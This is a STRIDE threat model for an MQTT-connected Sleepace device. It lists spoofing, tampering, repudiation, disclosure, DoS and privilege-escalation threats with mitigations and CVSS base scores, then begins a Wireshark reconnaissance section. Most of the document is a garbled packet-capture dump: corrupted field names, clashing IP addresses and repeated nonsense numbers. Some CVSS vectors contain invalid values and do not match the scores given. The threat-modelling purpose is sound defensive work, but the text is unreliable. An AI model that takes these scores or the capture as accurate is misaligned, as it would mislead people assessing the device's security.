STRIDE Threat Model for Sleepace Device



1. Spoofing Identity

- Threat: Obtaining username and password credentials through Wireshark.
- **Impact**: Unauthorized access to the MQTT broker, allowing attackers to publish or subscribe to topics.
- **Mitigation**: Implement strong encryption (e.g., TLS) and secure authentication mechanisms (e.g., OAuth).

2. Tampering with Data

- Threat: Sending false data to the MQTT broker.
- Impact: Corrupted data leads to inaccurate device operation or reports.
- **Mitigation**: Use digital signatures or message integrity checks (e.g., HMAC) to verify data authenticity.

3. Repudiation

- Threat: Lack of logging and traceability for MQTT actions.
- Impact: Difficulty in tracing unauthorized actions or data tampering.
- **Mitigation**: Implement detailed logging and audit trails with non-repudiation mechanisms.

4. Information Disclosure

- Threat: Sniffing unencrypted communication.
- Impact: Exposure of sensitive data, including MQTT topics and device status.
- Mitigation: Encrypt communication channels using TLS to protect data in transit.

5. Denial of Service (DoS)

- Threat: Performing DoS attacks on the server.
- Impact: Service disruption, preventing legitimate devices from communicating.
- **Mitigation**: Implement rate limiting, intrusion detection systems (IDS), and redundant server architectures.

6. Elevation of Privilege

- Threat: Gaining unauthorized control over the MQTT broker using captured credentials.
- Impact: Full control over the MQTT topics, allowing for system-wide manipulation.
- Mitigation: Enforce least privilege access controls and monitor for unusual activities

CVSS Base Scores Data

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Here is the detailed data on which the CVSS base scores were calculated for each threat:

1. Spoofing Identity (Credential Capture)

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Scope (S): Unchanged (U)
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): Low (L)

Base Score: 8.8 (High)

2. Tampering with Data

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Scope (S): Unchanged (U)
- Confidentiality Impact (C): None (N)
- Integrity Impact (I): High (H)
- Availability Impact (A): Medium (M)

Base Score: 7.5 (High)

3. Information Disclosure (Sniffing)

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- **Privileges Required (PR):** None (N)
- User Interaction (UI): None (N)
- Scope (S): Unchanged (U)
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): None (N)
- Availability Impact (A): None (N)

Base Score: 7.1 (High)

4. Denial of Service (DoS)

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Scope (S): Unchanged (U)
- Confidentiality Impact (C): None (N)
- Integrity Impact (I): None (N)
- Availability Impact (A): High (H)

Base Score: 7.8 (High)

5. Elevation of Privilege

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Scope (S): Changed (C)
- Confidentiality Impact (C): High (H)

Integrity Impact (I): High (H)
Availability Impact (A): High (H)

Base Score: 9.0 (Critical)

Threat	CVSS Base Score	Impact	Exploitability
Spoofing Identity (Credential Capture)	8.8 (High)	6.0	3.7
Tampering with Data	7.5 (High)	5.5	2.0
Information Disclosure (Sniffing)	7.1 (High)	5.2	2.4
Denial of Service (DoS)	7.8 (High)	6.0	2.8
Elevation of Privilege	9.0 (Critical)	7.0	2.0

Implementation of Attacks:

Recon:

Wireshark:

First of all we need to capture the data over Wireshark, and examine on which port the service and look on packets to what information we can get:

110: 14.758861 129.24.6.8.136 12.26.8.6.88 TCP 65 1388 + 54202 [SN, ACK] Seq=9 Ack=1 Hn-14600 Lene-0 HSS-1400 SACK_PERI WS-120 110: 14.758570 199.168.166.88 120.24.68.136 TCP 111 M4202 + 1888 [ACK] Seq=1 Ack=1 Hn-65792 Lene-57 112: 15.759570 199.168.166.88 120.24.68.136 TCP 111 M4202 + 1888 [ACK] Seq=1 Ack-58 Hin-1470 Lene-10 125 15.269541 130.24.68.136 199.168.166.88 TCP 55 1380 + 54202 [ACK] Seq=1 Ack-58 Hin-1470 Lene-10 127 15.599058 129.24.68.136 199.168.166.88 TCP 59 1388 + 54202 [PN, ACK] Seq=1 Ack-58 Hin-1470 Lene-10 129 15.599058 129.24.68.136 199.168.166.88 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-10 129 15.599058 129.24.68.136 190.24.68.136 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-10 129 15.599058 129.24.68.136 190.24.68.136 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-10 129 16.599076 199.168.166.88 109.24.68.136 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-10 129 16.599076 199.168.166.88 109.24.68.136 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-10 129 16.599076 199.168.166.88 109.24.68.136 TCP 54 1520 + 1888 [ACK] Seq=168 Ack-19 Min-6579 Lene-20 129 16.599076 129.24.68.136 199.168.166.88 TCP 252 1288 + 54202 [PN, ACK] Seq=228 Ack-168 Win-14720 Lene-208 129 16.599076 129.24.68.136 199.168.166.88 TCP 252 1288 + 54202 [PN, ACK] Seq=228 Ack-168 Win-14720 Lene-208 129 179 179 179 179 179 179 179 179 179 17					
118 14.758578 192.168.166.88 120.24.68.136 120.168.166.88 TCP 54 1888 FSH, ACK Seq-1 Ack-3 Min-65792 Lene-9					66 1888 → 54202 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1400 SACK_PERM WS=128
124 15.279161 120.24.68.136 192.168.166.88 TCP 54 1888 + 54020 [PAH, ACK] Seq=1 Ack-58 Win=14720 Lenn-9 125 15.292311 192.168.166.88 120.24.68.136 TCP 164 54022 + 1888 [PSH, ACK] Seq=3 Ack-58 Win=14720 Lenn-19 127 15.990588 120.24.68.136 120.24.68.136 TCP 59 1888 + 54020 [PAH, ACK] Seq=5 Ack-58 Win=14720 Lenn-19 128 16.045263 192.168.166.88 120.24.68.136 TCP 59 1888 + 54020 [PAH, ACK] Seq=5 Ack-58 Win=14720 Lenn-19 129 16.99058 120.24.68.136 120.24.68.136 TCP 54 54022 + 1888 [ACK] Seq=168 Ack-10 Win=55536 Lenn-0 131 16.045263 192.168.166.88 TCP 54 54022 [PAH, ACK] Seq=2 Ack-168 Win=14720 Lenn-213 132 16.556938 120.24.68.136 192.168.166.88 TCP 267 1888 + 54022 [PSH, ACK] Seq=168 Ack-22 Win=55536 Lenn-0 133 16.0602001 192.168.166.89 192.24.68.136 TCP 54 54022 + 1888 [ACK] Seq=168 Ack-22] Ack-168 Win=14720 Lenn-198 134 17.558230 120.24.68.136 192.168.166.88 TCP 252 1888 + 54022 [PSH, ACK] Seq=2 Ack-24 Win=55536 Lenn-0 134 17.7580240 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=2 Ack-24 Win=55536 Lenn-0 135 17.9780840 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=2 Ack-24 Win=55536 Lenn-0 136 17.9780840 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=2 Ack-24 Ack-24 Win=55536 Lenn-0 136 17.9780840 120.24.68.136 192.24.68.136 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 136 17.9780840 120.24.68.136 192.24.68.136 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 137 16.04036 120.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 138 17.9780840 120.24.68.136 192.24.68.136 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=165536 Lenn-0 121 20.2785166 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 121 20.2785166 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 121 20.2785166 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 121 20.2785166 192.168.166.88 TCP 252 1888 Ack 22 [PSH, ACK] Seq=168 Ack-24 Win=55536 Lenn-0 121 20.278516					
125 i5.289wi1 129.24.68.136 129.168.166.88 TCP 58 1888 + 54202 [PSH, ACK] Seqp-1 Ack-58 klin=5792 Lenn-10 129 129 129 128.166.88 129.24.68.136 129.168.166.88 TCP 59 1888 + 54202 [PSH, ACK] Seqp-58 Ack-58 klin=5792 Lenn-10 129 129 129 129 128 129 128 126 128 128 128 128 128 128 128 128 128 128					
126 15,292311 192,168.166.88 120,24.68.136 TCP 59 1888 FS4020 [PSH, ACK] Seq=5.8 Ack-58 kin=65792 Len=5 129 16.045263 192,168.166.88 TCP 59 1888 FS4020 [PSH, ACK] Seq=5.8 Ack-58 kin=64792 Len=5 131 16.045263 192,168.166.88 120,24.68.136 TCP 54 54202 + 1888 [ACK] Seq=1.68 Ack-18 kin=65536 Len=0 131 16.045263 192,168.166.88 TCP 54 54202 + 1888 [ACK] Seq=1.68 Ack-218 kin=65536 Len=0 132 16.050201 192,168.166.88 TCP 54 54202 + 1888 [ACK] Seq=1.68 Ack-22 kin=65536 Len=0 132 16.050201 192,168.166.81 192,168.166.88 TCP 54 54202 + 1888 [ACK] Seq=1.68 Ack-22 kin=65536 Len=0 134 17.250230 120,24.68.136 192,168.166.88 TCP 54 54202 [PSH, ACK] Seq=2.8 Ack-168 kin=14720 Len=128 135 17.970804 120,24.68.136 192,168.166.88 TCP 252 1888 FS4020 [PSH, ACK] Seq=2.2 Ack-168 kin=14720 Len=198 139 18.05059 192,168.166.8 192,24.68.136 TCP 54 54202 = 1888 [ACK] Seq=1.68 Ack-22 kin=65592 Len=0 139 17.970804 120,24.68.136 192,168.166.88 TCP 252 1888 FS4020 [PSH, ACK] Seq=2.4 Ack-168 kin=14720 Len=198 139 18.05059 192,168.166.88 TCP 252 1888 FS4020 [PSH, ACK] Seq=2.4 Ack-168 kin=14720 Len=198 120,124.68.136 192,168.166.88 TCP 252 1888 FS4020 [PSH, ACK] Seq=1.68 Ack-22 kin=65592 Len=0 198 120,124.68.136 TCP 54 54202 = 1888 [ACK] Seq=1.68 Ack-22 kin=65592 Len=0 198 120,124.68.136 TCP 54 54202 = 1888 [ACK] Seq=1.68 Ack-22 kin=65592 Len=0 198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-22 kin=6592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=0 198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 kin=65592 Len=198 120,124.68.136 TCP 54 54202 [PSH, ACK] Seq=1.68 Ack-21 k					
127 15.998058 120.24.68.136 192.168.166.88 TCP 59 1888 + 54202 [PSH, ACK] Seqn-3 Ack-188 Min-14720 Len-5 128 16.4952976 192.168.166.8 120.24.68.136 TCP 54 54202 ± 1888 [ACK] Seqn-186 Ack-18 Min-14720 Len-231 131 16.4952976 192.168.166.88 TCP 267 1888 + 54202 [PSH, ACK] Seqn-3 Ack-278 Min-253 Len-0 132 16.59938 120.24.68.136 120.24.68.136 TCP 267 1888 54202 [PSH, ACK] Seqn-18 Ack-18 Min-14720 Len-18 131 16.692801 192.168.166.88 TCP 267 1888 54202 [PSH, ACK] Seqn-18 Ack-18 Min-14720 Len-18 131 17.393866 192.168.166.88 TCP 252 1888 54202 [PSH, ACK] Seqn-18 Ack-18 Min-14720 Len-19 131 17.393866 192.168.166.88 TCP 252 1888 54202 [PSH, ACK] Seqn-28 Ack-223 Min-5535 Len-0 139 18.015699 192.168.166.88 T20.24.68.136 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-0 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-224 Min-5520 Len-19 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-18 Ack-223 Min-5536 Len-9 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-224 Min-5536 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-21 Min-5520 Len-198 139 18.015699 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 252 1888 FAVE Seqn-188 Ack-19 Min-5502 Len-198 139 18.01569 192.168.166.88 TCP 25					
132 16.493263 192.168.166.68 120.24.68.136 TCP 54 54202 + 1888 [ArX] Seq-168 Ack-10 kin-65536 Lene0 132 16.556938 120.24.68.136 192.168.166.88 TCP 267 1888 + 54202 [PSH, ACK] Seq-168 Ack-238 kin-2533 Lene0 133 16.058261 192.168.166.81 192.168.166.88 TCP 54 54202 [PSH, ACK] Seq-168 Ack-238 kin-65536 Lene0 134 17.256230 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-168 Ack-238 kin-65536 Lene0 135 17.978084 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 136 17.978084 120.24.68.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 139 18.01959 192.168.166.89 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 1888 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 [TCF Spurious Retains three Spark 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 [TCF Spurious Retains three Spark 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 [TCF Spurious Retains three Spark 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 169 19.056225 120.24.65.136 192.168.166.88 TCP 252 [TCF Spurious Retains three Spark 220 [PSH, ACK] Seq-24 188 Ack 220 [PSH, ACK] Seq-24 Ack-168 kin-14720 Lene198 160 19.056225 120.24.65.136 192.166.166.88 TCP 252 [TCF Spurious Retains three Spark 220 kin-168 Ack-240 kin-14720 Lene-198 160 19.056225 120.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.24.65.136 192.					
131 16.493976 192.168.165.88 120.24.68.136 TCP 267 1888 + 54202 [PSH, ACK] Seq=13 Ack-128 kin=14720 [kin=253 Len=0] 133 16.692801 192.168.166.88 120.24.68.136 TCP 257 1888 + 54202 [PSH, ACK] Seq=13 Ack-128 kin=14720 [kin=253 Len=0] 134 17.592390 120.24.68.136 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=23 Ack-128 kin=14720 [kin=253 Len=0] 135 17.393866 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=213 Ack-128 kin=14720 [kin=35] 136 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=213 Ack-128 kin=14720 [kin=35] 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=213 Ack-128 kin=14720 [kin=35] 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=214 Ack-168 kin=14720 [kin=36] 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=0 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 139 18.015699 192.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 139 18.015699 120.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=4024 Len=198 139 18.015699 120.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=4024 Len=198 139 18.015699 120.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=168 Ack-619 kin=5024 Len=198 130 18.015699 120.168.166.88 120.24.68.136 TCP 252 1888 + 54202 [PSH, ACK] Seq=169 Ack-					
132 16.550938 120.24.68.136 120.24.68.136 TCP 267 1288 + 54202 [PSH, ACK] Seq=12 Ack=128 Win=14726 Len=213 133 14.750939 120.24.68.136 120.24.68.136 TCP 54 54202 [PSH, ACK] Seq=23 Ack=128 Win=14726 Len=198 135 17.750939 120.24.68.136 120.24.68.136 TCP 54 54202 [PSH, ACK] Seq=23 Ack=128 Win=14726 Len=198 135 17.750939 120.24.68.136 120.24.68.136 TCP 54 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 135 17.750939 120.24.68.136 120.24.68.136 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 139 13.01.0509 120.148.166.88 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120.24.68.136 120.24.68.136 TCP 54 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120.24.68.136 TCP 120.24.68.136 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120.24.68.136 TCP 120.24.68.136 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120.24.68.136 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120.24.68.136 TCP 25 1288 + 54202 [PSH, ACK] Seq=24 128 Ack=128 Win=14726 Len=198 140 120 120 120 120 120 120 120 120 120 12					
133 16.692801 192.168.166.88 129.24.68.136 TCP 54 54202 +1888 5-4202 [PSH, ACK] Seq=213 Ack-128 Winn-1720 Len-198 135 17.393866 192.168.166.88 129.24.68.136 TCP 54 54202 +1888 [ACK] Seq=213 Ack-128 Winn-1720 Len-198 139 18.015059 192.168.166.88 129.24.68.136 TCP 54 54202 +1888 [ACK] Seq=213 Ack-168 Winn-1720 Len-198 139 18.015059 192.168.166.88 129.24.68.136 TCP 54 54202 +1888 [ACK] Seq=2168 Ack-619 Winn-55024 Len-0 107 19.366225 102.468.136 129.24.68.136 TCP 54 54202 +1888 [ACK] Seq=168 Ack-619 Winn-55024 Len-0 1107 19.366225 102.468.136 129.24.68.136 TCP 525 1288 5-4202 [PSH, ACK] Seq=421 Ack-168 Winn-1720 Len-198 168 19.366224 192.168.166.88 129.24.68.136 TCP 525 1288 5-4202 [PSH, ACK] Seq=428 Ack-619 Winn-55024 Len-0 121 20.785166 192.168.166.88 TCP 54 54202 [PSH, ACK] Seq=619 Ack-619 Winn-55024 Len-0 121 20.785166 192.168.166.88 TCP 54 54202 PSH, ACK] Seq=619 Ack-618 Winn-1720 Len-198 192 192 193 193 193 194 194 194 194 194 194 194 194 194 194					
134 17,258236 120,24.68.136 120,24.68.136 TCP 25 1888 5-54202 [PSH, ACK] Seq-23 Ack-168 Min-14720 Len-198 135 17,790864 120,24.68.136 120,24.68.136 TCP 54 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 139 18.015099 120,24.68.136 120,24.68.136 TCP 54 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 139 18.015099 120,24.68.136 120,24.68.136 TCP 54 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560225 120,24.68.136 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560225 120,24.68.136 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,24.68.136 TCP 252 [TCP Spurious Retransmission] 1888 + 54202 [PSH, ACK] Seq-21 Ack-168 Min-14720 Len-198 1619 19.560274 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.16 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 120,188.166.18 1					
135 17.393866 192.168.166.88 120.24.68.136 TCP 54 54202 +1888 FAXE Seq-21 Ack-92 kmin-5520 km-98 139 18.015059 192.168.166.88 120.24.68.136 TCP 54 54202 +1888 FAXE Seq-21 Ack-918 kmin-15720 km-98 160 19.368251 102.24.68.136 120.24.68.136 TCP 54 54202 +1888 FAXE Seq-21 Ack-918 km-5202 km-98 161 19.368251 102.24.68.136 120.24.68.136 TCP 525 [TCP Dup ACK 13981] 54202 *1888 FAXE Seq-168 Ack-619 km-5202 km-98 162 19.309396 120.24.68.136 120.24.68.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-5202 km-98 121 20.793966 102.168.166.88 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.793966 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 54202 *1888 FAXE Seq-168 Ack-619 km-14720 km-9802 km-98 121 20.79396 102.468.136 TCP 54 5400 km-98 km					
139 18, 7970804 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 68, 136 120, 24, 24, 24, 24, 24, 24, 24, 24, 24, 24					
139 18.015059 192.168.166.88 120,24.68.136 TCP 54 54202 + 1888 fACK Seq-168 Ack-619 Win-55024 Len-0 167 19.56225 102,24.68.136 120,24.68.136 TCP 56 [TCP Dup Ack 13981] 54202 + 1888 fACK Seq-168 Ack-619 Win-56024 Len-198 168 19.562274 192.168.166.88 120,24.68.136 TCP 65 [TCP Dup Ack 13981] 54202 + 1888 fACK Seq-168 Ack-619 Win-56024 Len-198 121 20.785166 192.168.166.88 120,24.68.136 TCP 54 54202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 124 21.108017 102,468.136 120,24.68.136 TCP 45 64202 + 1888 fACK Seq-168 Ack-617 Win-64768 Len-198 124 21.108017 102,468.136 120,24.68.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 124 21.108017 102,468.136 120,24.68.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 124 21.108017 102,468.136 120,24.68.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 124 21.108017 102,468.136 120,24.68.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 124 